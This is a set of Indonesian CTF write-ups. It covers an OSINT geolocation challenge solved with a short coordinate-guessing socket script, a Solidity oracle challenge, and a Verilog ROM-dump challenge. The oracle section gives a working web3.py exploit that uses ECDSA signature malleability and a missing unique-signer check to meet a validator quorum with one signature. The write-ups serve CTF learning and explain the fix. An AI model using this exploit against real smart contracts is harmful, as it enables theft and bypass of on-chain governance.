
wah, ternyata sama persis, dan itu letaknya ternyata di Hachimantai Aspite, otw google maps lagi.


Di google maps, nemu beginian, bersalju, sesuai lah sama nama terowongannya snow shelter.



dan ternyata memang banyak terowongan di sepanjang jalan ini, gw coba cari2 dengan streetview, lalu ketemulah terowongannya







omg, persis banget, tinggal kita klik kanan maps untuk lihat koordinat, dan didaerah situ calon koordinat nya banyak banget lagi, nc nya juga jawabnya harus pas (jujur agak ngerepotin)

okelah kalau gitu, kita buat script py aja buat jawab ncnya (ini bukan bruteforce ya itungannya min, mager nyoba satu2 jadi gw bikin script aja hehe)

```
inttegraa@LAPTOP-3AG1MMLO:~$ nc chall-ctf.ara-its.id 7878
Enter the coordinates (format: X Y):
```

jadi inti scriptnya itu untuk nyoba kombinasi koordinat dengan rentang x 39.9260 - 9264, lalu y 140.9618-9622 (rentang nya gw dapet dari ngeklik kananin zona lokasi di google maps satu2 btw)

Ini script utuhnya

```
import socket
from decimal import Decimal

HOST = "chall-ctf.ara-its.id"
PORT = 7878

# Rentang 4 desimal (inklusif)
X_START = Decimal("39.9260")
X_END   = Decimal("39.9264")
Y_START = Decimal("140.9618")
Y_END   = Decimal("140.9622")
STEP    = Decimal("0.0001")

TIMEOUT = 4.0
RECV_BYTES = 65535

SUCCESS_KEYWORDS = [b"flag", b"ara7{", b"correct", b"congrats",
b"success"]

def recv_some(s: socket.socket) -> bytes:
    s.settimeout(TIMEOUT)
    out = b""
    try:
        out += s.recv(RECV_BYTES)  # banner/prompt
    except socket.timeout:
        pass
    return out

def is_success(resp: bytes) -> bool:
    low = resp.lower()
    return any(k in low for k in SUCCESS_KEYWORDS)

def drange(a: Decimal, b: Decimal, step: Decimal):
    x = a
    while x <= b:
        yield x
        x += step

def try_one(x: Decimal, y: Decimal) -> bytes:
```


```
    payload = f"{x:.4f} {y:.4f}\n".encode()
    with socket.create_connection((HOST, PORT), timeout=TIMEOUT) as s:
        banner = recv_some(s)
        s.sendall(payload)
        resp = recv_some(s)
    return banner + resp

def main():
    xs = list(drange(X_START, X_END, STEP))
    ys = list(drange(Y_START, Y_END, STEP))
    total = len(xs) * len(ys)

    print(f"[*] Brute force 4dp X,Y")
    print(f"    X: {X_START}..{X_END} (n={len(xs)})")
    print(f"    Y: {Y_START}..{Y_END} (n={len(ys)})")
    print(f"    Total: {total} tries")

    i = 0
    for x in xs:
        for y in ys:
            i += 1
            if i % 25 == 0:
                print(f"[*] ({i}/{total}) trying {x:.4f} {y:.4f}")

            resp = try_one(x, y)
            if is_success(resp):
                print("[+] FOUND!")
                print(f"sent: {x:.4f} {y:.4f}")
                print(resp.decode(errors="replace"))
                return

    print("[-] Not found in given range.")

if __name__ == "__main__":
    main()
```

nih hasilnya

```
inttegraa@LAPTOP-3AG1MMLO:/mnt/c/Users/ACER/Documents/CTF2$ python3 test.py
[*] Brute force 4dp X,Y
    X: 39.9260..39.9264 (n=5)
    Y: 140.9618..140.9622 (n=5)
    Total: 25 tries
[+] FOUND!
sent: 39.9261 140.9619
Enter the coordinates (format: X Y):
ARA7{th4nk_you_f0r_the_r3p0rt}
```

yaudah gini hehe.

Write-Up: フェイクフェイス・フェイルセイフ



Tantangan ini memberikan akses ke sebuah *Smart Contract* di jaringan Ethereum (lokal). Kita diberikan sebuah `Setup.sol` dan `StateRootOracle.sol`. Tujuan utamanya adalah membuat fungsi `isSolved()` di contract `Setup` bernilai `true` dengan cara memicu pembaruan `stateRoot` di contract `Oracle`.

Setelah melakukan audit pada *Smart Contract* `StateRootOracle.sol`, ditemukan dua celah utama:

A. Signature Malleability (ECDSA)

Kontrak menggunakan fungsi bawaan Solidity `ecrecover` untuk memvalidasi tanda tangan validator.

```
address signer = ecrecover(messageHash, v, r, s);
```

Secara matematis, setiap tanda tangan kurva eliptik (secp256k1) memiliki dua bentuk valid. Jika kita memiliki (r, s, v), kita bisa membuat tanda tangan lain yang sah dengan:

- $s_{new} = N - s_{old}$
- $v_{new} = 27$ jika $v_{old} = 28$ (dan sebaliknya)

Kontrak tidak menggunakan library **OpenZeppelin ECDSA** yang biasanya membatasi nilai s hanya pada *lower-half* untuk mencegah hal ini.

B. Logic Flaw (Double Spending Signature)

Fungsi `submitRoot` menerima *array* tanda tangan:

```
for (uint256 i = 0; i < signatures.length; i++) {
    bytes32 sigHash = keccak256(signatures[i]);
    if (usedSignature[sigHash]) revert SignatureAlreadyUsed();
    // ... validasi ...
    approvals++;
    usedSignature[sigHash] = true;
}
```

Kontrak mengecek apakah `bytes` tanda tangan tersebut sudah pernah dipakai (`usedSignature`). Namun, kontrak **lupa** mengecek apakah *Validator Address* yang sama sudah memberikan suara. Hal ini memungkinkan satu validator memberikan suara dua kali jika dia bisa menghasilkan dua tanda tangan yang berbeda secara *byte* namun merujuk ke alamat yang sama


3. Strategi Exploit

1. **Ambil Signature Asli:** Mengambil tanda tangan valid dari transaksi sebelumnya menggunakan fungsi `lastSignature(0)`.
2. **Manipulasi Signature:** Menggunakan teknik *malleability* untuk menciptakan `sig2` yang secara visual berbeda dari `sig1` namun tetap valid sebagai tanda tangan validator tersebut.
3. **Double Submission:** Mengirimkan `[sig2, sig2]` ke fungsi `submitRoot`.
    - `sig2` pertama akan lolos dan menambah `approvals`.
    - `sig2` kedua (dalam transaksi yang sama) akan lolos karena status `usedSignature` baru di-update di akhir atau setelah pengecekan loop (tergantung implementasi spesifik transaksi).
    - **Hasilnya:** Threshold quorum terpenuhi hanya dengan satu validator.

4. Exploit Script (Python)

Menggunakan `web3.py` untuk mengotomatisasi serangan:


```
# Pecah sig asli menjadi r, s, v
r = int.from_bytes(sig1_bytes[0:32], "big")
s = int.from_bytes(sig1_bytes[32:64], "big")
v = int.from_bytes(sig1_bytes[64:65], "big")

# Flip nilai s dan v (Malleability)
SECP256K1_N =
0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141
s_flipped = SECP256K1_N - s
v_flipped = 28 if v == 27 else 27

# Rakit signature palsu
sig2 = r.to_bytes(32, "big") + s_flipped.to_bytes(32, "big") +
v_flipped.to_bytes(1, "big")

# Kirim exploit (Double Vote)
oracle.functions.submitRoot(target_root, [sig2, sig2]).transact()
```



Tantangan ini mengajarkan pentingnya menggunakan standar industri (seperti OpenZeppelin) saat menangani kriptografi di smart contract. Penggunaan `ecrecover` mentah tanpa pengecekan nilai s dan kurangnya validasi *unique signer* pada sistem voting adalah kombinasi fatal yang menyebabkan sistem *quorum* dapat dilewati dengan mudah.

Flag:
ARA7{isnt_signature_malleability_cool?_now_with_a_twist_of_validator_quorums}


DEASIC Reverse Engineering -



Diberikan sebuah file Verilog yang merepresentasikan sistem hardware sederhana. Berdasarkan struktur file, terdapat sebuah modul ROM (`artifact_rom`) yang menyimpan data penting. Alur penyelesaiannya adalah membuat **Testbench** atau script `solve_rom.v` untuk melakukan iterasi pada setiap alamat memori ROM dan mencetak outputnya ke layar.

3. Solution

1. **Scripting:** Membuat file `solve_rom.v` yang memanggil modul ROM dan



melakukan looping dari alamat awal hingga akhir untuk mengambil nilai tiap byte.

2. **Compilation:** Mengompilasi kode Verilog menggunakan `iverilog`:
3.

```
iverilog -o solver solve_rom.v
```

4. **Execution:** Menjalankan file executable hasil kompilasi:
5.

```
iverilog -o solver solve_rom.v && ./solver
```

4. Flag

ARA7{Congr4tul4t1ons_y0u_ju5t_s0lv3_34rly_5t3g3_h4rdw4r3_r3v3r53_3ng1n33r1ng}